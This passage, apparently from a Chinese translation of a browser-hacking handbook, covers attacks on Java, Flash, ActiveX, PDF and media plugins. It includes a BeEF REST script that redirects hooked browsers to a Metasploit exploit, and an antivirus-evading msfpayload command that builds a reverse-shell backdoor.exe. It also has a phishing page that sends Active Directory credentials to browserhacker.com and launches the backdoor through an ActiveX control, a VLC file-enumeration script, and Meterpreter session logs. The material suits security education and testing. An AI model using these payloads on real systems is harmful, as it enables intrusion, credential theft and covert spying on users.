  puts "[+] Retrieved RESTful API token: #{@token}"
end

def get_hooks
  response = RestClient.get "#{RESTAPI_HOOKS}",
   {:params => {:token => @token}}
  result = JSON.parse(response.body)
  @hooks = result["hooked-browsers"]["online"]
  puts "[+] Retrieved Hooked Browsers list. Online: #{@hooks.size}"
end

def get_modules
  response = RestClient.get "#{RESTAPI_MODULES}",
   {:params => {:token => @token}}
  @modules = JSON.parse(response.body)
  puts "[+] Retrieved #{@modules.size} available command modules"
end

def get_module_id(mod_name)
  @modules.each do |mod|
    #常规的模块
    if mod_name == mod[1]["class"]
      return mod[1]["id"]
      break
    end
  end
end
```

8

```
def pwn
  @windows_hooks = []
  @hooks.each do |hook|
    session = hook[1]["session"]
    browser = "#{hook[1]["name"]}-#{hook[1]["version"]}"

    if browser.match(/^IE/)
      sleep 2
      mod_id = get_module_id("Site_redirect")
      redirect_to_msf(session, mod_id)
      puts "[+] Browser [#{browser}] redirected to " +
       "MSF exploit [multi/browser/java_jre17_driver_manager]."+
       "Check your MSFconsole..."
    else
      puts "[+] Skipping browser [#{browser}] because" +
      " the Click to Play bypass will not work."
    end
  end
end

def redirect_to_msf(session, mod_id)
  RestClient.post "#{RESTAPI_MODULES}/#{session}/#{mod_id}?\
   token=#{@token}",
    {"redirect_url" => EXPLOIT_URL}.to_json,
    :content_type => :json,
    :accept => :json
end

print_banner
# 取得REST API token
auth
# 取得在线勾连的浏览器
get_hooks
# 取得可用的
get_modules
# 重定向
pwn
```

以上Ruby代码使用的是BeEF的REST API，能自动向特定的勾连浏览器发送指令，而不需要使用GUI。运行这段脚本后，如果勾连的是IE，浏览器就会被重定向到加粗的那个URL：

```
LON-SP-5DV7P:Ch08 morru$ ruby java_1.7u17_Exploit_rest.rb
[>>>] JDK <= 1.7u17 pwner - with CtP bypass for IE]
[+] Retrieved RESTful API token:8a9ca8fab115a07677b736317c836842420c8131
[+] Retrieved Hooked Browsers list. Online: 1
[+] Retrieved 435 available command modules
[+] Skipping browser [FF-24] because the Click to Play
  bypass will not work.
[+] Browser [IE-10] redirected to MSF exploit
  [multi/browser/java_jre17_driver_manager].Check your MSFconsole...
```

把浏览器重定向到Metasploit的Web服务器URL后，会得到JNLP文件，还有恶意的JAR。接下

来就看Metasploit的了。它会帮你传输和执行Java Meterpreter stage，最终在目标机器上执行完整的Meterpreter payload：

```
msf exploit(java_jre17_driver_manager) > [*] 172.16.37.149
  java_jre17_driver_manager - handling request for /uGDMZKaKGvbP59
[*] 172.16.37.149    java_jre17_driver_manager -
handling request for /uGDMZKaKGvbP59/
[*] 172.16.37.149    java_jre17_driver_manager -
handling request for /uGDMZKaKGvbP59
[*] 172.16.37.149    java_jre17_driver_manager -
handling request for /uGDMZKaKGvbP59/
[*] 172.16.37.149    java_jre17_driver_manager -
handling request for /uGDMZKaKGvbP59/CanPVnBL.jnlp
[*] 172.16.37.149    java_jre17_driver_manager -
handling request for /uGDMZKaKGvbP59/maUmMQvf.jar
[*] Sending stage (30355 bytes) to 172.16.37.149
[*] Meterpreter session 1 opened (172.16.37.1:4444 ->
172.16.37.149:64944) at 2013-09-30 13:08:54 +0100
```

这种利用技术的好处在于同时使用了之前讨论的点击播放绕行方案，攻击不需要用户交互就可以完成。图8-15展示了相应的Java控制台（仅为调试目的打开）。选中的那一行展示了JNLP描述符中绕过了点击播放。




图8-15 成功实施CVE-2013-2423利用

本节简单演示了如何综合使用Metasploit和BeEF。可以一块配置Java利用和CtP绕行。整个过程还可以更简化一些，不过这个例子的结果是得到对受害者计算机的可交互、操作系统级的控制。

8.3.3 攻击 Flash

与Java类似，Flash也是非常常见的一款浏览器插件。Flash是用于创建动画、交互应用及适量

图形的一个框架。另外，它经常被用于流媒体播放。

Flash维护着自己的cookie（不能直接从浏览器中删除）。Flash也可以使用本地存储缓存文件，还可以访问摄像头和麦克风。Flash也具备与远程目标通信的能力。

理解Flash是什么，如何采集其指纹以及利用它，是攻击插件的必备技术。Flash的无处不在以及可以通过它利用麦克风和摄像头的能力，使其成为非常有价值的攻击目标。

如前所述，Flash在交互式网页游戏中应用得十分广泛。Facebook风靡一时的《开心农场》就是用Flash开发的。虽然很多网页游戏都使用Flash开发，但由于苹果在iPhone上不支持Flash，开发人员开始使用其他跨平台技术来开发这种交互式应用和游戏。

1. 理解共享对象

共享对象（shared object）是ActionScript中的一个概念，支持从数据存储中本地或远程检索数据。共享对象最常见的用途就是Flash的cookie。

用户并不容易管理共享对象。要想管理存储内容，必须访问Website Storage Panel[23]。图8-16展示了Storage Panel，以及可以从中看到的信息。通过这个面板可以设置能在计算机上保存多少数据，也可以删除现有的数据。




图8-16　Flash插件的Website Storage Settings Panel

与浏览器会话cookie不同，共享对象数据并不经常清除，这也是Flash cookie吸引人的原因所在。除了基本的用户信息，其中也保存着很多访问远程应用或其他敏感数据的凭证信息。

共享对象中的信息也会保存在文件系统中。要在Mac上查看相关信息，可以在你的主目录下找到Library/Preferences/Macromedia/Flash Player/#SharedObjects/文件夹。在Windows中，则位于C:\Documents and Settings\ [username]\Application Data\Macromedia\Flash Player目录下。找到这些文件后，可以从中获取认证信息，修改程序功能的信息，或者其他有价值的信息。正因为如此，控制了系统之后，一定要看一看这些信息，或许对你下一步的攻击非常有用。

2. ActionScript

ActionScript是一个开源的脚本语言，可以编译为字节码，Adobe Flash和Apache Flex都在使

用。编译后的字节码在AVM（ActionScript Virtual Machine， ActionScript虚拟机）中执行，AVM类似Java中的沙箱。Flash的设计初衷是增强网页功能，因此通常很少需要与操作系统直接交互。ActionScript则可以发送网络和Web请求，访问某些外围设备，以及向用户发送流媒体。

虽然编译ActionScript后的字节码人类无法阅读，但SWFScan[24]等工具可以把字节码转换回ActionScript代码。这些工具非常有用，就类似于前面讲过的反编译Java应用。很多时候，这些应用中包含硬编码的认证凭据、没有在页面上被链接的URL和其他有价值的内容。在通过中间人攻击修改内容时，利用这些数据可以控制受害者能看到些什么。

3. 利用摄像头和麦克风

利用麦克风和摄像头可以让播放Flash变得十分有意思。但摄像头和麦克风的默认安全设置是拒绝访问。右键单击Flash应用并选择Settings，可以看到当前的设置。图8-17展示了允许或拒绝使用麦克风及摄像头的选项。



图8-17 Adobe Flash的摄像头和麦克风设置

如果能欺骗某人启用上述设置，Flash应用就可以访问摄像头和麦克风。进一步，如果你可以欺骗受害者选中Remember选项，这样Flash会记住当前设置，当前源中的任何Flash应用就都可以使用摄像头和麦克风了。这个设置并不特定于某个Flash应用，而可以适用于来源于同一站点的所有Flash应用。

在社会工程学中利用这一点，可以取得很好的攻击效果。比如，可以欺骗某人运行一个Flash游戏，通过摄像头拍张照片并画上滑稽的帽子。这样，以后就可以继续利用该设置了。只要受害者允许一个来源的Flash访问摄像头和麦克风，你就可以继续发送隐藏的1×1像素的Flash应用，像第5章演示的那样记录下麦克风和摄像头采集的数据。

用于访问摄像头的API可以参考ActionScript的文档[25]，在`Camera`类下面。可以利用`Camera`类录制视频，取得视频的统计信息，以及设置摄像头的FPS（Frames Per Second，每秒帧数）。通过将FPS设置为0，可以拍摄单帧画面。要确定摄像头是否已启动，可以查询`Camera`类的`name`属性。如果`name`属性为空，也说明摄像头未启动。

麦克风的API也类似。同样也有ActionScript参考文档可查[26]。麦克风可以录音，设置采集的信号强度、回声抑制等。要把音频数据发送到互联网，可以使用`Microphone`类和`NetStream`类。

可以通过点击劫持来欺骗受害者修改Flash的隐私设置。第4章讨论过，基本原理是利用透明的内嵌框架和DIV元素，向受害者展示UI元素。不过，用户点击这些元素后，实际上触发的是修改Flash隐私设置，提升了Flash应用的访问权限。

4. Flash模糊测试

与很多其他技术类似，对Flash也可以进行模糊测试（fuzzing）。当然，很多安全研究者已经发现了不少可以利用的情况。

谷歌安全团队[27]在2011年发现了Flash中的可利用的bug。被模糊测试过的Flash文件数量非常之大。

这次研究发现了大约400个不同的崩溃征兆，其中106个被标记为安全bug。谷歌安全团队第一次收集了大约20 TB的SWF文件。在此基础上，选出了2万个完全不同的文件。这些文件被发送给Flash Player并做出崩溃记录。

RADAMSA

如果想进一步了解模糊测试，可以试一下Radamsa。这是一个开源的黑盒测试工具，由芬兰奥卢大学开发。相关信息可以访问以下链接：https://www.ee.oulu.fi/research/ouspg/Radamsa。

8.3.4　攻击 ActiveX 控件

ActiveX是微软针对浏览器开发的插件架构，用于让开发者为浏览器添加更多功能。ActiveX控件可以创建动画，也可以给系统安装软件。它们具有沟通浏览器和操作系统的强大功能，因此也是攻击者的首要目标。很多站点为了正常运行，都需要ActiveX支持。

Adobe Flash、Java或Windows Update，都是我们熟悉的ActiveX控件。但有些控件是只针对特定站点的，比如提供认证和证书管理等功能。在本书写作时，中国的银行网站[28]就是其中一个例子。通过理解这些控件的工作原理，以及如何利用它们存在的漏洞，可以采集浏览器指纹，控制执行的命令，以及取得系统的访问权。

虽然ActiveX是为IE设计的，但有一种插件是专门为Chrome[29]和Firefox[30]设计的，可以让它们在不打开IE窗口的前提下运行ActiveX。这些插件的主要限制是必须在Windows下运行，因为ActiveX是编译后的代码。

利用ActiveX

利用ActiveX并不是都很简单。有时候，为了访问受到更多保护的资源，需要结合使用两种不同的攻击。在下面的例子中，我们会讨论如何入侵公司共享资源，为此需要知道用户是否安装了某个插件。

相关的模块是Mitsubishi MC-WorX[31] ActiveX插件。这个插件属于三菱公司的MC-WorX SCADA套件，是制造系统可视化的辅助系统。我们要利用这个插件作为程序本身的启动装置。Blake发现的这个缺陷[32]允许以任意指定的文件名启动。问题在于，这里只能利用本地文件名。UNC路径[33]不行，不过，假如把UNC路径映射为一个驱动器盘符，倒是可以。这种情况在公司环境下很常见，每个部门都会以类似方式共享文件及其他资源。这时候，如果可以找到一些薄弱环节，就可以通过它们侵入公司共享资源。

对这个例子而言，我们要创建一个Metasploit payload，准备好处理程序，并写一个希望让受

害者访问的示例页面。为了让受害者访问它，可以使用Ettercap将其注入一个合法页面，或者在内部网上修改共享的网页，还可以通过网络钓鱼活动达到目的。

我们的假设是目标系统已经安装了插件。不过，Chris Gates曾展示过一些技术[34]，可以诱骗用户提前安装有漏洞的插件，比如说只有安装了该插件才能查看某些内容，最终达到利用用户的目的。无论怎么样，只要目标机器上安装了这些插件就行了。

Metasploit实用工具

使用Metasploit框架的方式有很多。第6章曾展示了通过交互式控制台界面（或msfconsole）使用Metasploit。以下是另外一些重要的Metasploit命令。

- msfpayload：用于生成Metasploit payload的命令行实用程序；
- msfencode：编码Shellcode的一个命令行实用程序，通常会结合使用msfpayload与msfencode输出特定的payload，然后再编码；
- msfvenom：直接组合msfpayload和msfencode的命令；
- msfgui：Metasploit的一个交互式图形化用户界面。

下一步是创建并上传Meterpreter payload，稍后将由受害者接收并执行。这里假设你的IP地址是192.168.1.132。你需要为msfpayload指定payload、端口和IP地址，以生成Meterpreter后门代码。

此外，为了防止被病毒查杀程序发现，可能还需要考虑用msfencode对二进制payload进行编码。需要根据有效性反复试验。如果payload被防病毒程序检测到，可以尝试使用Hyperion[35]或Veil[36]。以下shell命令组合msfpayload和msfencode，来创建编码后的二进制payload：

```
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.132\
  LPORT=8675 R | msfencode -c 3 -t exe > backdoor.exe
```

这样会创建一个被编码3次的反向Meterpreter payload，并将可执行文件保存为backdoor.exe。接下来，需要让相应的Metasploit处理程序允许payload连接到你。为此，要启动Metasploit的msfconsole，然后以下列选项启动multi/handler：

```
msf> use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.132
LHOST => 192.168.1.132
msf exploit(handler) > set LPORT 8675
LPORT => 8675
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.132:8675
[*] Starting the payload handler...
```

可以看到处理程序正在监听，因为我们用-j选项启动了它，所以它会在后台运行并接受多个来源的shell。在有多个受害机器连接过来时，这样会非常方便。

接下来是创建一个页面，足以说服用户去点击恶意链接。第5章曾介绍过很多在浏览器中强迫用户执行恶意代码的技术，比如利用用户对界面的心理预期，或者虚假软件更新提示等。

首先，我们写一个看起来像聊天程序的HTML网页。这个页面有两个功能：一个登录框，用于登录到Active Directory，还有一个登录按钮。插件创建的按钮叫作Login Client，因此我们可以考虑一个一箭双雕的策略，既拿到凭证，又能实现利用：

```
<html>
<body>
<script>
function submitData()
{
   var x = document.getElementById("sploit");
   var url = "http://browserhacker.com/capture.rb?un=" +
        x.elements[0].value + "&pw=" + x.elements[1].value;
   document.getElementById('t1').background=url;
}
</script>

<div align=center>
<form id="sploit" >
<table id='t1' border=0 background="">
<tr><th colspan=2>BrowserVictim.com Chat System<BR>
Please Log in with your ActiveDirectory Credentials</th></tr>
<tr><th>Username:</th><td><input type=text name="user"></td></tr>
<tr><th>Password:</th><td><input type=password name="pass"
        onBlur="submitData()"></th></tr>
<tr><th colspan=2>
<object classid='clsid:C28A127E-4A85-11D3-A5FF-00A0249E352D'
 id='target'>
</object>
</tr></td>
</form>
<BR>
</div>

<script language='vbscript'>
document.getElementById("target").fileName = "Z:\\backdoor.exe"
</script>
</body>
</html>
```

以上代码通过密码字段的onBlur事件监听变化，触发时会调用函数submitData。这个函数会把包含登录信息的表格背景设置为一张图片。而实际上，通过加载图片的GET请求，把用户名和密码发送到了browserhacker.com。等到用户点击登录按钮时，后门代码就会启动。图8-18展示了在浏览器中查看这个页面时的效果。




图8-18　聊天程序的虚假登录页

Login Client按钮被点击后，ActiveX控件尝试调用backdoor.exe。为了提高成功率，应该把这个名字改成chatclient.exe之类的没那么明显的名字，总之让它看起来与虚假登录页的内容一致最好。图8-19展示了在文件未签名的情况下，用户会看到的弹出警告框。



图8-19　对未签名应用的弹出提醒

只要用户点击了OK或Run，这个程序就会调用你的Metasploit监听器。Metasploit会创建一个新会话，让你与这个新Metasploit会话通信：

```
msf exploit(handler) > [*] Sending stage (752128 bytes) to 192.168.1.198
[*] Meterpreter session 7 opened (192.168.1.132:8675 ->
  192.168.1.198:50407) at 2013-09-17 01:09:01 -0400

msf exploit(handler) > sessions -i 7
[*] Starting interaction with 7...

meterpreter > sysinfo
Computer        : WIN-758UJIVA5C3
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

虽然这个攻击稍微复杂一些，但也可以像攻击其他很多插件一样直接攻击ActiveX。插件的漏洞会不断被曝光，因此问题只在于能否针对目标平台选择合适的攻击方法。

8.3.5 攻击 PDF 阅读器

Acrobat和Foxit等PDF阅读器，也是恶意软件作者热衷的攻击目标。主要原因是PDF文档包含很多功能，其中不少都存在可攻击的弱点。比如，PDF文档中可以包含JavaScript、二进制流和图片。把这些东西组合起来，既可以模糊代码，也可以在页面加载时执行代码。

这种组合性导致了PDF阅读器漏洞频发，其中以Adobe Acrobat被使用得最多，被攻击得也最多。下一小节，我们会介绍如何检测PDF阅读器，如何利用它们访问更多资源，以及如何利用它们实现Shell交互。

与前面模糊测试Flash文件的方法类似，谷歌也收集过大量PDF文件，用于进行模糊测试和查找bug。在这个数据集基础上，Mateusz Jurczyk和Gynvael Coldwind在Chrome的PDF阅读器中找到了50个bug，包括各种严重程度。使用这些数据来对Adobe的PDF阅读器进行模糊测试，也至少可以多发现其存在的25个关键漏洞，其中不少在后来都被修复了[37]。

在PDF中使用JavaScript

PDF文件中的JavaScript是很多PDF利用的来源。PDF文件中可以包含JavaScript，这些JavaScript可以访问整个文档。PDF文档在这里有点类似浏览器DOM，也有很多对象和方法。通过这些方法，JavaScript事件可以利用PDF元素来触发。设计这些功能是为了支持交互式表单和文档，同时验证数据和增强表单。

JavaScript这个特性甚至就连Adobe都推荐关闭，目的是防止某些攻击[38]。于是，很多安全专家建议默认禁用PDF阅读器中的JavaScript，以防止多种常见攻击。

(1) UXSS

PDF文件中的JavaScript确实会引发可能被利用的问题。比如，Acrobat Reader中就存在UXSS（Universal XSS）漏洞。Stefano Di Paola和Giorgio Fedon在23C3大会上分享了这一发现背后的研究成果[39]。UXSS漏洞允许用户向PDF中传入参数，然后文档中的JavaScript可以处理这些参数。

这个漏洞利用的是Firefox中老版本的Acrobat会解析URL变量的事实。像#PDF和#XML这些值都会被处理。因此，下面这个URL，http://browserhacker.com/test.pdf#FDF=javascript:alert('xss')，就会导致文档中的JavaScript运行并弹出警告框。

虽然新版本的Acrobat Reader已经修复了这个漏洞，但这种漏洞并不局限于Acrobat，其他插件也可能存在。可以传入外部值以影响代码执行的能力，会带来一系列安全隐患，比如远程代码执行。对于Acrobat Reader中的这个缺陷，又有一个双重释放漏洞[40]被发现可以通过URI参数加以利用。结果是攻击老版本Acrobat变得更容易。

(2) *启动另一个浏览器*

PDF可以启动浏览器并请求特定的URL。使用`app.launchURL`方法，可以让操作系统启动默认浏览器。

BeEF利用这个功能，通过用户使用的浏览器来勾连默认浏览器。通过勾连默认浏览器，有可能发动进一步的攻击。要使用这个方法，只需调用以下JavaScript代码：

```
app.launchURL("http://browserhacker.com:3000/demos/report.html",true);
```

利用这个方法，PDF会通过默认浏览器打开相应的URL。这样就等于加载了新的勾连，允许访问新的浏览器会话。图8-20展示了Hook Default Browser模块，就是通过选择一个勾连浏览器，然后给它发送PDF实现的。然后PDF启动指向勾连页面的URL，默认浏览器继而打开这个新的勾连页面。




图8-20 BeEF中的Hook Default Browser模块

这个过程中，用户有可能会看到一个弹出警告框，告诉他会打开一个外部窗口。注意这个模块的颜色是红还是绿，因为有的浏览器在这种技术下的反应会好于其他浏览器。

这种攻击在公司环境中特别有用。如果通过Chrome勾连到一个受害人的默认浏览器，而该浏览器是公司要求的IE7或IE8，那你的攻击面就会大大扩展。

8.3.6 攻击媒体插件

VLC、RealPlayer以及QuickTime这些插件也是攻击者的最爱。它们会读取特定格式的文件并渲染媒体内容。这种攻击利用的漏洞叫作文件格式漏洞。也就是说，这种攻击需要以某种格式编纂文件，从而让浏览器插件重写某些内存，进而执行恶意代码。

在浏览器中检测媒体插件与检测其他插件方法相同。插件可能会支持对应于多种文档类型的多种MIME类型。对媒体插件而言，这种情况更为普遍。比如，QuickTime既能处理.mp4文件，也可以处理.mov文件，因此会有两种MIME类型可以反映出这个事实。

媒体插件经常需要从其他服务器下载流数据，加载资源文件，以及执行可能导致漏洞的其他操作。本小节我们就来看一看怎么通过VLC枚举文件，以及通过Metasploit利用有漏洞的插件实现文件格式利用。

1. 通过VLC扫描资源

如前所述，媒体播放器经常要处理流文件和其他媒体，但仍然受浏览器控制。这个功能正是Jason Geffner发现的VLC ActiveX控件漏洞的一个要素。给VLC ActiveX插件添加一个播放列表项并尝试播放它，会得到位于播放列表中的文件是否有效的反馈。

利用这一点，可以对远程目标系统中某个目录下的文件进行指纹采集。只要把文件名都作为播放项加入播放列表，然后检测是否返回错误，就可以知道是否存在相应的文件。这个技术可以用于采集操作系统指纹，安装的软件、识别用户，甚至能够发现内部共享资源：

```
<object style="visibility:hidden"
 classid="clsid:9BE31822-FDAD-461B-AD51-BE1D1C159921"
 width="0" height="0" id="vlc"></object>
<script>
vlc.playlist.clear();
vlc.playlist.add(items[i]);
vlc.playlist.playItem(0);
vlc.attachEvent("MediaPlayerPlaying", onFound);
vlc.attachEvent("MediaPlayerEncounteredError", onNotFound);
```

```
</script>
```

通过创建ActiveX对象，清理播放列表，添加一项，然后播放它，可能会看到两种结果：一是该ActiveX对象会产生一个错误，二是它会触发一次播放事件。通过捕获这些事件，可以运行后续JavaScript代码，从而通知你存在某个文件。

以下代码用于枚举`items`数组中定义的很多资源：

```
try {
 var result = "";
 var i = 0;

 // 创建div来附加上VLC对象
 var newdiv = document.createElement('div');
 var divIdName = 'temp_div';
 newdiv.setAttribute('id',divIdName);
 newdiv.style.width = "0";
 newdiv.style.height = "0";
 newdiv.style.visibility = "hidden";
 document.body.appendChild(newdiv);

 // 创建对象
 document.getElementById("temp_div").innerHTML =
 "<object style=\"visibility:hidden\"" +
 " classid=\"clsid:9BE31822-FDAD-461B-AD51-BE1D1C159921\"" +
 " width=\"0\" height=\"0\" id=\"vlc\"></object>";

 var items = [
  "C:\\Program Files (x86)\\Microsoft Silverlight\\5.1.20125.0",
  "C:\\Program Files (x86)\\Sophos\\Sophos Anti-Virus",
  "C:\\Users\\wade",
  "C:\\Users\\morru"
 ]

 function onFound(event){
  result += items[i] + "\n";
  i++;
  console.log("Found");
  next();
 }

 function onNotFound(event){
  i++;
  console.log("Not Found");
  next();
 }

 function next(){
  if (i >= items.length){
  vlc.playlist.stop();

  // 将结果返回框架
  console.log("Discovered resources:\n" + result);
```

```
    // 清除
    var rmdiv = document.getElementById("temp_div");
    document.body.removeChild(rmdiv);

    return;
   }

   vlc.playlist.clear();
   vlc.playlist.add("file:///" + items[i]);
   console.log("Adding item " + items[i] + " to playlist.");
   vlc.playlist.playItem(0);
  }

   vlc.attachEvent("MediaPlayerPlaying", onFound);
   vlc.attachEvent("MediaPlayerEncounteredError", onNotFound);

   next();
  } catch(e) {}
```

在IE中运行以上代码的结果如图8-21所示，这样就可以知道用户安装了Sophos Anti-Virus软件。这个信息对接下来的攻击可能会有用。比如，知道了你想攻击的用户使用Sophos Anti-Virus，那么你在攻击中使用的二进制文件就必须编码才能绕过它的检测。

另外，我们还发现了一个有效用户morru，利用这一点或许能开展进一步的攻击。使用这个技术，还可以枚举已安装软件的版本（如果软件中有一个文件或目录的名字中包含版本）。比如这里检测到了Silverlight的确切版本号，当然如果有Java或其他类似软件，也是可以检测到的。




图8-21　通过VLC枚举本地资源

2. 利用媒体播放器

下面这个例子利用了VLC播放器2.0之前版本中的一个漏洞，名字是“VLC MMS Stream Handling Buffer Overflow”。这个漏洞通过IE及恶意URL启动VLC，然后VLC处理该URL，于是就

会导致SEH[41]重写，最终执行payload代码。

为了在Metasploit的msfconsole中启动这个恶意URL，可以执行如下代码：

```
msf> use exploit/windows/browser/vlc_mms_bof
msf exploit(vlc_mms_bof) > set URIPATH /vlc
URIPATH => /vlc
msf exploit(vlc_mms_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(vlc_mms_bof) > set LHOST 192.168.1.132
LHOST => 192.168.1.132
msf exploit(vlc_mms_bof) > set LPORT 8675
LPORT => 8675
msf exploit(vlc_mms_bof) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.132:8675
[*] Using URL: http://0.0.0.0:8080/vlc
[*]  Local IP: http://192.168.1.132:8080/vlc
[*] Server started.
```

服务器在启动后，会把浏览器引导到http://192.168.1.132:8080/vlc，也就是Metasploit利用的地址。浏览器会稍微停一下，然后展示一个黑色矩形，也就是应该播放媒体的区域，如图8-22所示。用户看到这个页面后，你就应该可以在Metasploit里发送shell命令了。




图8-22　利用成功后浏览器窗口中显示的内容

随后，Meterpreter payload会自动转移到新进程。这是因为利用成功后，浏览器会变得不稳定。此时，切换到新进程，可以保证Meterpreter payload运行的时间能够更长一些。此时的Metasploit控制台中应该显示类似以下输出：

```
[*] 192.168.1.16     vlc_mms_bof - Sending malicious page
[*] Sending stage (752128 bytes) to 192.168.1.16
[*] Meterpreter session 3 opened (192.168.1.132:8675
 -> 192.168.1.16:1095) at 2013-09-18 02:40:19 -0400
[*] Session ID 3 (192.168.1.132:8675 -> 192.168.1.16:1095)
 processing InitialAutoRunScript 'migrate -f'
```

```
[*] Current server process: iexplore.exe (2000)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2308
[+] Successfully migrated to process

msf exploit(vlc_mms_bof) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer        : VM-1
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

浏览器可能不会马上崩溃，因此用户不一定会认为恶意页面就是崩溃的元凶。同样的攻击也可以用于很多其他情景中，包括注入到广告块中、以下载来驱动和钓鱼攻击。该页面展示给用户的是一个不会加载的视频播放器，而后台则是非常危险的东西。用户意识到哪里不对的时候，攻击者就已经获得执行shell命令的权限。你遇到过类似这种不会加载视频的页面吗？

8.4 小结

浏览器插件旨在增加浏览器功能，为用户提供更丰富的体验。无论是查看新的媒体类型、增强应用功能，或者与其他服务通信，插件都为Web增加了无限可能。当然，与此同时，可被攻击的地方也变多了。要确定浏览器安装了什么插件并不难。通过查询DOM或加载ActiveX插件，BeEF可以确定加载了什么插件，并识别有漏洞的插件。

Java、Firefox和Chrome实现的Click to Play安全特性，虽然可以提高安全性，但已经被证明仍然是可以攻破的。本章讨论了在Java和Firefox中绕过点击播放的示例，但那些漏洞已经被修复了。不过，随着新的绕行技术出现，机会仍然存在。

本章还用较大篇幅讨论了Java、ActiveX及其他流行的媒体插件，但相关的利用技术对其他插件也适用。或许你会在终端安全评估中遇到一个不那么常见的插件，但只要可以方便地取得该插件，那么就没什么可以阻挡你去分析它的漏洞。

攻击插件并不单纯依赖浏览器，也依赖第三方应用组件。如果你知道受害人系统中安装了有漏洞的应用，也可通过浏览器去攻击该应用。

执行本地文件等利用技术，可以与其他复杂一些的攻击手段结合使用，以获得对目标系统的较高访问权限。另外的一些利用相对简单，只要一个URL就可以实现。插件沙箱尝试解决这个问题，但通过使用签名的插件、社会工程学，或者利用已有的信任关系，这样的限制同样有可能被打破以实现利用。

Chromium团队发表的一份声明[42]也提到了浏览器插件。考虑到稳定性和安全性，Chrome会在2014年底结束对古老的Netscape Plugin API（NPAPI）的支持。加上Mozilla要求Firefox用户在运行插件前先接受插件[43]，看起来插件这个攻击面正开始缩小。

虽然Chrome和Firefox都在增加对使用插件的限制，但插件也不会在一夜之间消失。此外，由于历史原因及企业级需求，微软不大可能放弃对ActiveX插件的支持。无论各浏览器厂商有什么策略，只要用户愿意点击Accept，浏览器插件就还是侵入有漏洞的系统的一道大门。

8.5 问题

(1) 插件与扩展有什么不同？
(2) 在IE中检测插件有什么有效的方法？
(3) 在Firefox中检测插件有什么有效的方法？
(4) 浏览器如何决定使用哪个插件？
(5) 什么情况下签名Java小程序可能存在漏洞？
(6) 为什么应用程序能够覆盖签名小程序的权限模型？
(7) 未签名的Java小程序能否执行操作系统命令？
(8) 识别网站是否保存了Flash数据的两种方法是什么？
(9) 如何检测是否可以通过Flash访问摄像头？
(10) 为什么本地文件执行漏洞在公司环境中影响很大？

